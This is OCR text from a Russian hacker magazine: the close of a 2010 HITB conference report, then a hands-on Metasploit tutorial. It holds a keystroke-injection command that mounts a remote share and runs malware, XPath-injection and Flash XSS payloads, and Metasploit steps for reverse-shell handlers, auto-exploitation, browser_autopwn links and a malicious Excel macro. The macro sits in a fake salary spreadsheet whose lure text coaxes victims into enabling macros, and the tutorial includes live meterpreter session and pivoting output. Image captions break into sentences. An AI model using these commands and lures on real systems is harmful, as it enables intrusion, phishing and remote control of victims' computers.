Прелесть заключается в том, что докладчик представил тулзу, которая осуществляет ряд этих проверок и выдает сводный индекс доверия к анализируемой программе. Утилита запускается очень просто, достаточно указать ей директорию, и она выдаст результат по всем файлам. В качестве подопытного была проанализирована папка браузера Firefox. Результат получился смешанным — часть библиотек имеют высокий уровень доверия и скомпилированы с использованием DEP и ASLR, а часть — нет. На них, собственно, и стоит обратить внимание на следующем, уже более глубоком этапе анализа безопасности софтины, так как, найдя в них уязвимость, эксплуатировать ее будет гораздо проще. В общем, неплохая получилось утилита, жаль только, что пока немного проверок включено, но, будем надеяться, что в скором времени она продолжит свое развитие.



Автерпати традиционно спонсируют Microsoft чтобы отвлечь хакеров хоть ненадолго от взлома своих продуктов))




Русские вайтхаты с лева на право : Федор Ярочкин, Александр Поляков, Антон Чувакиеин, Алексей Синцов

ЗАГАДОЧНАЯ КОРОБКА

Следующая лекция, которую у меня получилось посетить, была о новом устройстве под названием kane-box, о котором поведал ее разработчик, John Kanen Flowers. Устройство представляет собой систему обнаружения вторжений, а точнее — даже смесь роутера, IDS/IPS, да еще и с возможностью анализа беспроводных сетей. Казалось бы, ничего нового, но вся система основана на OpenSource, включая приложение, операционную систему и даже железо. Да-да, термин open source hardware появился недавно и стремительно набирает обороты. Смысл в том, что производитель выпускает базовые элементы девайса, которые ты можешь собрать в любых комбинациях, потратив на это гораздо меньше денег, чем на покупку готового варианта. Так и с kane-box, который представляет собой небольшую коробочку размером меньше точки доступа и аппаратной начинкой, как в Cisco PIX (по заявлениям разработчика). И все это за $250 (с поддержкой WiFi — $300), если покупать напрямую у разработчика. В случае самостоятельной сборки и установки получится еще дешевле. Очень удобное решение для маленьких компаний, особенно для тех, которым необходимо соответствовать PCI DSS, а финансы ограничены. Кроме того, есть версия elite под серверную стойку с несколькими сетевыми интерфейсами, которая одновременно представляет собой маршрутизатор, корпоративный файервол и систему обнаружения/предотвращения вторжений стоимостью в $1250. Наконец, несколько слов о том, как это работает. Разработчики полностью отказались от сигнатурного метода и реализовали чисто поведенческий движок. При запуске система строит модель текущей сети и запоминает, как она работает в нормальном режиме. После того, как система обучилась, она может определить, какой трафик хороший, а какой плохой, исходя из своих знаний о существующих атаках и о твоей сети. Система обучения основана на экспертных системах, базах знаний и теореме Байеса. Подобные эксперименты я проводил еще в институте — обучал систему обнаружения вторжений при помощи нейронных сетей, и, надо сказать, это неплохо работало. Так что желаем успехов создателю и ждем первых образцов, которые должны появиться в продаже с 16 августа. Надеюсь все то, что было заявлено, будет реально работать, хотя не доверять автору вроде как не с чего — он был основателем


Официальный сайт конференции


Пример работы сканера wsscan


небезызвестной компании nCircle и автором оригинального движка сканера Ncircle Suite 360. В двух словах — это не очередной студент с академическим буллшитом. Те, кто заинтересовался, могут узнать подробнее об этой коробочке на kane-box.com.

ПОГЛУМИСЬ НАД СТИВОМ ДЖОБСОМ

Многим понравился доклад исследователя Niels Teusink (да простят меня редакторы, но я не стану коверкать имена транслитом) под названием «Hacking Wireless Presenters». Опять-таки, до теории возможной атаки, наверное, догадывался не один исследователь, но этот парень осуществил ее на практике, изучив протокол и соорудив специализированный девайс. Смысл в том, что, если с помощью презентационной указки можно выполнять различные действия с монитором, то почему бы не сэмулировать эти действия своим устройством, посылая аналогичные сигналы. В качестве примера был продемонстрирован следующий набор команд, посланный на компьютер:

```
[Win+R]
cmd /c net use x: http://10.1.1.1/x&x:x
[Enter]
```

Таким образом он заставил пользовательский компьютер открыть окно запуска команд, примонтировать сетевой диск и выполнить с него вредоносную программу. Вживую это выглядело довольно шокирующе. Кроме того, как указал в одном из последних слайдов


Утилита Appprint, показывающая информацию о web2.0

исследователь, с беспроводными мышками теоретически возможна та же история, но он не проверял. Как знать, может быть, ты станешь первым, кто это сделает? :) Между делом мы решили проверить радиус действия мышки, и выяснилось, что на расстоянии пяти метров она работает стабильно. Вот почему я всегда пользуюсь тачпадом.

WEB IN THE MIDDLE

Следующий интересный доклад, «Web in The Middle», был от Laurent Oudot из компании Tehtri Security. В докладе он описывал различные атаки, которые можно проводить на клиентов, сосредоточившись на HTTP-протоколе. Под «клиентами» он имел в виду различные устройства: от ноутбуков и КПК до с мартфонов, айфонов и новомодного айпада. Итак, первое, что делает атакующий при нападении на клиента — это разведка. Представь себе, что ты перехватываешь общение клиента с каким-либо веб-сервисом, и трафик зашифрован при помощи SSL. Казалось бы, шансы узнать информацию о клиенте в таком случае минимальны, но они есть. Один из примеров — браузер Mozilla периодически отправляет информацию о своей версии на сайт производителя по нешифрованному каналу вот таким вот запросом, что я, кстати, не раз замечал, пользуясь всеми любимой Tamperdata:

```
http://live.mozillamessaging.com/%APP%/
whatsnew?locale=%LOCALE%&version=%VERSION
%&os=%OS%&buildid=%APPBUILDID%
```

Thunderbird тоже светит версию:

```
http://live.mozillamessaging.com/thunderbird/start?
locale=en&version=3.0.4&os=Darwin&buildi
d=20100317134139
```

Не говоря уже о продуктах Apple во время работы с iWork и iLife:

```
apple.com/welcomescreen/ilife09/iphoto/
apple.com/welcomescreen/iwork09/numbers/
apple.com/welcomescreen/iwork09/keynote/
```





«Jit spray мертв!», констатирует Алексей, или все-таки нет?

```
apple.com/welcomescreen/iwork09/pages/
- "GET /welcomescreen/iwork09/pages HTTP/1.1 »
- "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_3;
en-us)
AppleWebKit/533.16 (KHTML, like Geck
```

Один из возможных вариантов атаки после такой разведки — это подсовывание клиенту ложных обновлений, если они осуществляются по небезопасному протоколу. К счастью, эта задача уже решена до нас в утилите ISR-evilgrade (infobyte.com.ar/down/isr-evilgrade-Readme.txt), написанной командой Infobyte Security Research. Утилита поддерживает подмену обновлений для следующих продуктов:

- Java plugin;
- Winzip;
- Winamp;
- MacOS;
- OpenOffices;
- iTunes;
- Linkedin Toolbar;
- DAP [Download Accelerator];
- Notepad++;
- speedbit.

Помимо этого она имеет API для написания собственных модулей. Приятно, что кто-то такие идеи воплощает в жизнь, и они реально работают, причем не только в вымышленной академической среде, а в суровых боевых условиях. Кстати, как раз в момент написания статьи разработчик анонсировал новую версию своей утилиты, которая, вероятнее всего, будет готова, когда ты будешь читать эти строки.
В качестве одной из контрмер предлагается использовать надстройку для Firefox — eff.org/https-everywhere. Напоследок докладчик рассказал о целом списке 0-day уязвимостей, найденном их компанией в популярных девайсах, таких как Iphone, HTC, Blackberry и, конечно, IPad. Уязвимость нулевого дня в браузере Safari под Ipad была продемонстрирована прямо на презентации на новеньком Ipad. Кстати, буквально через неделю после конференции были опубликованы подробности множества 0-day под различные девайсы от автора презентации.

ДЕСЯТКА НАИБОЛЕЕ ОПАСНЫХ АТАК НА WEB 2.0

Те, кто дочитал до этого раздела — молодцы, потому что напоследок я припас самое сладкое. Как бывшему фанату веб-атак и всего, что с ними связано, мне было очень интересно посмотреть, что же такого мог придумать Shreeraj Shah, директор компании BlueInfy, в рамках

Результат работы утилиты s tticheck в популярном браузере firefox

уже порядком изъезженной темы атак на Web 2.0. Как выяснилось позже, доклад получился действительно полезным, и, хотя большинство из атак были известны ранее, представленные тулзы для их автоматизации оказались очень даже интересными. Итак, список десяти популярных Web 2.0 атак на 2010 год выглядит следующим образом:

1. Dom based XSS — Ajax;
2. SQL injection — SOAP & XML;
3. Blind SQL over JSON;
4. Auth Bypass-XPATH and LDAP;
5. Business Logic Bypass;
6. Decompilation Attack and Info Leakage;
7. WSDL scanning and API exposure — Cloud;
8. XSS with Flash;
9. CSRF with XML;
10. Widgets/Mashup Exploitation.

Изучим наиболее интересные моменты.
1. Начнем с первой атаки — межсайтовый скриптинг через DOM. Тема не новая, но набирающая обороты в связи с наплывом Web 2.0 и повсеместным использованием в Ajax-приложениях следующих методов, в которые можно внедрить злонамеренный JavaScript-код:

```
document.write(…)
document.writeln(…)
document.body.innerHtml=…
document.forms[0].action=…
document.attachEvent(…)
document.create…(…)
document.execCommand(…)
document.body. …
window.attachEvent(…)
document.location=…
document.location.hostname=…
document.location.replace(…)
document.location.assign(…)
```

```
document.URL=…
window.navigate(…)
```

Если список-то, в принципе, известен, то тулза DOMScan, которая автоматизирует поиск Dom-based XSS для меня была нова — раньше как-то все, в основном, делал руками. Подробно описать функционал не хватит места, а заинтересовавшиеся могут скачать тулзу с blueinfy.com/DOMScan.zip и попробовать самостоятельно.
2. Обход авторизации через X-Path. Само по себе ни чем не отличает ся от попсовой SQL-инъекции в окошке ввода логина и пароля, за исключением того, что на серверной стороне у нас не SQL, а Xpath с другим синтаксисом. Но для простейших атак, таких как обход авторизации, даже синтаксис такой же, так что наверняка кто-либо из вас проводил эту атаку, даже сам не подозревая о том, что это, на самом деле, не просто SQL-инъекция. Предположим, в коде у нас присутствует такая строка:

```
string credential =
"//users[@username='"+user+"' and
@password='"+pass+"']";
```

В результате банальной последовательности ' or 1=1 or ''=', поданной на вход, мы получим доступ к системе от лица первого юзера в списке, коим обычно является администратор.
3. Декомпиляция и XSS через Flash. Для декомпиляции SWF-файлов, как ни странно, можно воспользоваться утилитой SWF decompiller. Для чего нам декомпилировать код? Ну, к примеру, для того, чтобы найти в нем больше уязвимостей. Предположим, в процессе декомпиляции мы обнаружили следующую строку:

```
on (release) {
getURL (_root.clickTAG, "_blank");
}
```

Этот код получает на вход параметр clickTAG, и не проводит его анализ на валидность. Таким образом, обратившись по следующей ссылке

```
http://url/to/flash-file.swf?clickTAG=javascript:
alert('xss')
```

В качестве защиты можно использовать такую конструкцию:

```
on (release) {
if (_root.clickTAG.substring(0,5)== "http:" || _root.
clickTAG.substring(0,6)== "https:" || _root.clickTAG.
substring(0,1)== "/") {
getURL (_root.clickTAG, "_blank");
}
}
```

Дополнительную информацию по данной теме можно почерпать из докладов:
• OWASP Flash Security Project
• «Blinded by flash» (slides as pdf) by Prajakta Jagdalen — Blackhat DC 2009
• «Neat, New, and Ridiculous Flash Hacks» by Mike Bailey — Blackhat DC 2010
• «A Lazy Pen Tester's Guide to Testing Flash Applications»
4. WSDL Scanning. WSDL. Web Service Discovery Language — язык описания веб-сервисов, основанный на языке XML. Представляет собой XML-файл особенного формата, в котором определяется вид отправляемых и получаемых сервисом XML-сообщений, а также список операций, выполняемых над сообщениями, и способ, которым сообщение будет доставлено. Это очень критичная информация, которая может помочь при дальнейших атаках. Для поиска веб-сервисов и их файлов описаний можно воспользоваться гуглом, используя следующие запросы:


```
Inurl:wsdl
Inurl:asmx
```

Для упрощения данных атак можно использовать утилиту wsScanner, которая помогает получить формат XML-сообщений, которые удобно посылать на сервер, получая ответы, и, что самое главное, модифицировать посылаемые запросы, используя различные фаззинг-методы. В общем, тулза очень юзабельная; до ее выпуска приходилось использовать множество других, не слишком удобных утилит.
5. CSRF with XML. Как только не извращались с уязвимостью CSRF, придумывая все новые и новые подвиды (например, CSFU — Cross site file upload или межсайтовая загрузка файлов). К примеру, в админке сайта есть функционал загрузки файлов, реализуемый через GET/POST-запрос, а мы подсовываем админу ссылку, которая выполняет данные действия, загружая необходимый нам файл. Неудивительно, что, используя XML-протокол, можно также организовывать CSRF-атаки, причем зачастую в XML-запросах отсутствует проверка источника. Подробнее об этой атаке можно почитать тут: pentestmonkey.net/blog/csrf-xml-post-request.
В докладе также использовались различные утилиты для упрощения анализа Web 2.0 проектов:
DOMScan (Beta) — тулза для анализа DOM-модели сайта на предмет выявления XSS-уязвимостей, трассировки кода и поиска логических ошибок.
DOMTracer (Beta) — плагин для Firefox, осуществляющий трассировку DOM у Web 2.0 сайтов.
Binging(Beta) — навороченная система получения информации о сайте и его поддоменах (и наоборот). Основана на API Bing.
Web2Fuzz (Beta) — прокси фаззер, заточенный под разбор и модификацию JSON и XML-протоколов.
Web2Proxy (Beta) — аналогичная утилита, только без возможности модификации, реализующая доскональный анализ Web 2.0 трафика.
AppPrint (Beta) — утилита, реализующая фингерпринтинг серверных приложений, установленных на сервисе. Запустив ее, к примеру, на всеми любимый сервис Vkontakte.ru, мы получим следующую информацию: веб-сервер nginx/0.7.59 и Microsoft-IIS/7.0, используемый Web 2.0 движок — script.aculous.
AppCodeScan 1.2 — утилита для поиска уязвимостей в исходных кодах приложения.
В общем, если кому интересна данная тема — на сайте автора есть информация о трех его книгах и множество другой полезной инфы по взлому Web 2.0, включая курсы, которые он проводит на различных конференциях, таких как HITB, Blackhat и прочие.

И ЕЩЕ!

Кроме всего прочего на конференции была стойка HitbJob, где каждый мог зарегистрироваться, оставить о себе необходимую информацию, пройти ряд тестов и, возможно, получить работу в какой-нибудь международной компании. Кстати, там даже была стойка компании Google, и они тоже нуждаются в светлых умах. Для тех, кто ни на секунду не может оторваться от взлома, были устроены соревнования из серии «Capture the flag», где команды соревновались между собой в искусстве взлома и защиты. Еще одна интересная особенность крупных конференций в том, что обычно первые два дня на них идут мастер-классы, на которых специалисты в своих областях проводят обучение других пентестеров.
Наконец, нельзя не отметить грандиозную вечеринку по поводу окончания конференции, проводимую на корабле, плавающем по каналам Амстердама. Так что хочу поблагодарить организаторов, и надеюсь на скорую встречу в Малайзии! ⌶

Тюрин «GreenDog» Алексей agrrrdog@gmail.com



ЛАБОРАТОРНЫЙ ПРАКТИКУМ ПО METASPLOIT FRAMEWORK

Скрытые фишки MSF

Появившись на свет 7 лет назад, MSF впоследствии из простого фрэймворка для написания рабочих сплоитов превратился сначала в некий «швейцарский нож», а теперь — в целую мастерскую по проведению пентестов, включая в себя все необходимое — от сбора инфы до продвинутых способов постэкслуатации. Не зря ведь MSF входит в пятерку самых юзаемых тулз. И что радует — MSF продолжает расти и развиваться! А в каком направлении — узнаешь из этой статьи.

Изначально в статье предполагалось описать возможности автоматизации действий в MSF, но, проанализировав знания народа о фрэймворке, было решено поведать о более-менее продвинутых встроенных возможностях его самого, а об их автоматизации будет сказано по ходу. Это чтобы люди не изобретали велосипед :).

Кстати, о знаниях. Неудивительно, что их не так много, так как всеобъемлющих статей/книг о Metasploit'е даже на английском нету. Так что основные нычки с инфой — иностранные блоги, да личные исследования. Плюс радует, что Руби — вещь простая, и по чужим примерам можно что-то свое дельное сделать.

Но к делу! Все описанное касается последней версии — MSF 3.4.2.

ГУИ ВОЗВРАЩАЕТСЯ!

Для тех, кто не любит консоль или лень разбираться с командами MSF, существует гуишная оболочка на основе GTK. Точнее, существовала, так как с версии 3.3 на нее забили. Если не ошибаюсь, то же самое случилось и с msfweb. То есть пользоваться еще можно, но и так со стабильностью были проблемы, а тут... эх!

Но во время подготовки статьи случилось хорошее — новая гуишная оболочка. Она изменилась и снаружи, и внутри. Если точнее, то она написана на Java, потому кроссплатформенна, и к тому же взаимодействует с MSF через XMLRPC интерфейс, то есть можно использовать ее удаленно.

Запуск гуи делается в две стадии: стартуем msfrpcd, коннектимся к нему через msfgui. Под никсами запустив msfgui можно просто кликнуть «start new msfprcd»

Версия для Win:

```
1. Запускаем Cygwin консоль
2. cd /msf3
```

browser_autopwn в действии: версия браузера/ОС определена, сплоит запущен, шелл получен

```
3. msfrpcd -S -U username -P password
где -S — отключение SSL, и придуманные логин/пасс
4. запускаем msfgui.jar, который храниться в %MSF%\
msf3\data\gui либо двойным кликом, либо в консоли (не
в cygwin'е):
java -jar msfgui.jar
```


В msfgui вводим логин/пасс, порт, IP и коннектимся.
Кое-чего, даже по сравнению со старой гуи, не хватает. Например, доступа к консоли или просмотр логов. Но работать можно, особенно если требуется по быстрому пробежаться по сплоитам, модулям, полазить по чужому компу и т.д.

СБОР ИНФОРМАЦИИ

Тебе должно быть известно, что MSF работает с БД для складирования информации, обмена ей между своими модулями. И это направление активно развивается.
Для начала, единственная полностью поддерживаемая БД — это PostgreSQL. От SQLite отказались из-за вопросов производительности/масштабируемости, с MySQL тоже что-то не гладко пошло. Вообще, установка Postgres'а не должна вызвать проблем. Драйвер для взаимодействия вшит в MSF. Под Win: ставим, задаем пасс для юзера — postgres и порт. Через pgAdmin: коннектимся к локальному серваку, создаем еще одного пользователя «Роли входа» (msf_user), создаем БД в «Базы» (msf_db). Там же можно настроить сам SQL-сервак, сделав его «побезопасней», да и полазить по таблицам MSF.
В msfconsole:

```
msf> db_driver postgresql
msf> db_connect msf_user:pass@127.0.0.1:5432/msf_db
```

Теперь команда db_create не работает напрямую, можно только коннектиться к существующей БД, и, если есть соответствующие права (как у юзера postgres), база автоматически создастся. Иначе — создавать базу вручную в Postgres'е.
Но это не так страшно, ведь можно пользоваться workspace'ами. БД одна, таблицы те же, но модули обмениваются/добавляют инфу только в текущем спэйсе. Попробуешь — поймешь, db_workspace тебе в помощь.
Немного разберемся с командами:
db_service — выводится инфа о портах/сервисах, просканированных либо модулями, либо встроенным nmap'ом, либо импортированная из сторонних программ. На основе этого работает db_autopwn с параметром –p (по портам);
db_notes — «заметки», типа версии ОС, полученные из Nmap, или какие-то «подробности» полученые WMap'ом. Жаль, но db_autopwn, похоже, не смотрит db_notes для выбора сплоита.
db_vulns — уязвимости, найденные либо модулями MSF(WMap), либо импортом из Nessus'a(OpenVAS), Nexpose. На основе этого работает



PostgreSQL + MSF. Команда db_create

db_autopwn с параметром –x (по уязвимостям).
Для примера просканируем хост nmap'ом и результаты попадут в нашу БД:

```
msf> db_nmap -PN -sV 192.168.0.101
```

Итог от модуля порт-сканера из MSF будет аналогичным, и данные тоже попадут в БД. Вот только для определения сервисов требуется пользоваться уже другими модулями (все aux-модули с «version» на конце в разделе scanner, например, scanner/imap/imap_verison).

```
msf> use scanner/portscan/tcp
msf> set RHOSTS 192.168.0.101
msf> set PORTS 1-1000
msf> run -j
```

Чтобы автоматизировать последние действия, да и вообще любые действия в MSF, можно воспользоваться так называемыми resource-файлами. По сути это обычные текстовые файлики с последовательным перечислением команд для MSF. Например, создадим ресурсик для быстрого запуска «сервера» для реверсового meterpreter'а. Для этого пихнем в файл (metrevhandl.rc) следующие команды:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 4444
set LHOST 192.168.0.102
exploit -j
back
```


Запускаем наш скрипт с помощью «resource»:

```
msf> resource metrevhandl.rc
```

Как видишь — очень удобно. Но это еще не все. Самое сладкое в том, что в этих скриптах можно писать код на Руби, что и позволяет нам, например, установить взаимоотношения между отдельными модулями MSF. Кстати, home/.msf3/msfconsole.rc — скрипт, который автоматически запускается при старте msfconsole. В него очень удобно запихнуть коннект в БД, например.

ВХОДИМ...

WMAP. WMAP — это попытка заточить MSF под веб-приложения и как-то автоматизировать все это дело. Проект WMAP пока находится на ранней стадии и работает не особо хорошо, особенно по сравнению со своими конкурентами. Вряд ли он будет раз-



PostgreSQL + MSF. Команда db_edit

виваться, во всяком случае, в своем нынешнем виде, а причина в том, что Rapid7 начала очень плотно финансировать опенсорсный w3af фрэймворк, который и заточен под дела веба, так что можно ожидать слияние внутренностей или функционала MSF и w3af. Но все же небольшой пример (требуется подключение к БД):

```
1. Подгружаем плагин wmap:
msf> load db_wmap
2. Добавляем жертву:
msf> wmap_targets -a http://www.example.com/
3. Просмотр и запуск модулей против нашей жертвы:
msf> wmap_run -t
msf> wmap_run -e
```

Итоги складируются в БД и доступны через db_vulns, db_notes.
Для некоторых модулей требуется настройка параметров. Это можно сделать с помощью команды setg.
Также в WMAP есть паук (wmap_crawler) и возможность взаимодействия с прокси (wmap_proxy).
Вдобавок любителям помучить базы данных всевозможными инжектами советую посмотреть модуль MSF — scanner/http/sqlmap. Это порт одноименной тулзы — SQLmap. Вещь, по ходу, мощная :). Инфу о тулзе можно почерпнуть на сайте создателей — sqlmap.sourceforge.net.
db_autopwn. Автопавнилка в MSF обзавелась парой полезных параметров:
-R — указывает минимальный ранк эксплойта, который будет применяться;
-m — задают регекспу для выбора сплоитов.
Например:

```
msf> db_autopwn -t -p -m windows -R excellent
```

выведет список только лучших сплоитов под стандартные Win-сервисы.
Кстати, с версии 3.3.1 с Nexpose можно работать прямо из MFS и сразу автопавнить на основе выявленных уязвимостей.

```
1. Подгружаем плагин и подключаемся к Nexpose:
msf> load nexpose
msf> nexpose_connect msf_user:pass@127.0.0.1
2. Запускаем только лучшие сплоиты по найденным уязвимостям:
msf> nexpose_scan -R excellent -x 192.168.0.101
```

BROWSER_AUTOPWN

Если предыдущая павнилка была заточена по стандартные сплоиты, то эта — под клиентские, нацеленные на браузеры жертв, что понятно из названия.
По сути, этот модуль поднимает HTTP-сервер и на нем же поднимает все сплоиты под браузеры. Когда жертва заходит на наш сервак, модуль определяет версию браузера и ОС, после чего запускает соответ-

```
msf > resource metrevhand.rc
resource (metrevhand.rc)> use exploit/multi/handler
resource (metrevhand.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (metrevhand.rc)> set LPORT 4444
LPORT => 4444
resource (metrevhand.rc)> set LHOST 192.168.0.103
LHOST => 192.168.0.103
resource (metrevhand.rc)> exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.103:4444

[*] Starting the payload handler...
msf exploit(handler) > back
msf > jobs

Jobs
====

  Id  Name
  --  ----
  0   Exploit: multi/handler
```

Даешь роботизацию стране!

ствующий сплоит. Пока что основной фичей модуля является точное определение версии браузера/ОС. Используются как серверные, так и клиентские возможности(JavaScript) по детекту. То есть обмануть модуль, подставив другой User-Agent, точно не удастся.
Из имеющихся сплоитов хорошо валятся олдскульные версии браузеров, но самое приятное в том, что просто добавлять свои сплоиты, а это уже сила. Бесплатный сплоитпак получается.
В будущих версиях обещают добавить возможности по обфускации сплоитов (чтобы антивирями не палилось) и возможности по выбору нагрузок.
Например, создадим сервак с бэкконнектом для шеллов 192.168.0.102:

```
msf> use server/browser_autopwn
msf> set LHOST 192.168.0.102
msf> set URI index.php
msf> exploit -j
```

Впариваем ссылку http://192.168.0.102/index.php и радуемся полученному шеллу (см. рисунок).

VBA


В разделе EasyHack я уже писал о создании «троянов» с помощью MSF, но засылать exe-файлы — это очень палевно. Юзеры нынче стали пугливые и не открывают все, что попало, а там еще и предупреждения от винды. Куда менее палевно применять какие-нибудь офисовские файлы:

```
msfpayload windows/shell_bind_tcp LPORT=5555 V >
macros.vba
```

Далее создаем, например, экселевский документик со страшными именем «Зарплата сотрудников». Потом открываем полученный VBA, текст макроса (MACRO CODE) пихаем в макрос документа (Сервис –>

НЕСКОЛЬКО ПОДСКАЗОК:

В msfconsol'е отлично работает автодополнение посредством нажатия Tab, к тому же все команды поддерживают хелп параметром «-h».
Если хочешь приостановить выполнение команды — Ctrl+C, отправить в бэкграунд — Ctrl+Z.
Копирование текста в cygwin'е делается с помощью левой/правой кнопки мыши, вставка — Shift+Insert.
Под виндой доступ к интерфейсам msfcli, msfpayload и т.д. осуществляется через консоль cygwin. Но желательно хорошенько потестить, так как не все функции могут работать адекватно.



Абрикос, капуста, вишня.... Начинок так много, что глаза разбегаются

```
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.0.103:5555
[*] Starting the payload handler...
[*] Sending stage (748032 bytes) to 192.168.0.101
[*] Meterpreter session 1 opened (192.168.0.103:5555 -> 192.168.0.101:1581)


meterpreter > ifconfig
[-] Unknown command: ifconfig.
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

Hardware MAC: 00:0c:29:1f:30:32
IP Address  : 192.168.146.130
Netmask     : 255.255.255.0

meterpreter >
```

MSF отлично работает через портфорвардинг netcat



info

Инфа о metasploit`e:

- offensive-security.com/metasploit-unleashed/
- metasploit.com

```
msf > route add 192.168.146.0 255.255.255.0 1
msf > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.146.0      255.255.255.0      Session 1

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.146.0/24
RHOSTS => 192.168.146.0/24
msf auxiliary(tcp) > set PORTS 139,135,445
PORTS => 139,135,445
msf auxiliary(tcp) > run

[*] 192.168.146.1:135 - TCP OPEN
[*] 192.168.146.1:445 - TCP OPEN
[*] 192.168.146.1:139 - TCP OPEN
[*] 192.168.146.2:135 - TCP OPEN
[*] 192.168.146.2:445 - TCP OPEN
```

Сканим подсетку через Meterpreter

Макрос → Редактор VB), а в конец документа — нашу «нагрузку» (PAYLOAD DATA). В начало документа можно добавить какие-нибудь расчеты для красоты. Так как макросы по дефолту отключены (с версии OfficeXP, насколько мне известно), то строчкой вида «Внимание! Работа с базой возможна только при включенных макросах. Чтобы их включить, зайдите в «Сервис → Параметры → Безопасность → Защита от макросов → Низкая» и перезапустите документ», можно заставить пользователя подключить макросы. В итоге — шелл на 5555 порту.

СМЫСЛОВАЯ НАГРУЗКА

На самом деле выбор нагрузки(payload) к сплоитам — дело важное. Но их в MSF много, так что я немного пробегусь по ним (в основном по Win*), чтобы появилось общее понимание. Во-первых, есть общее разделение по ОСям, а так же ПО и подгружаемым интерпретаторам (ruby, perl).

Общее разделение по описанию:

С пометкой «Inline» — это «целиковые» шеллкоды. Они большие, потому не всегда влезают в эксплойты;

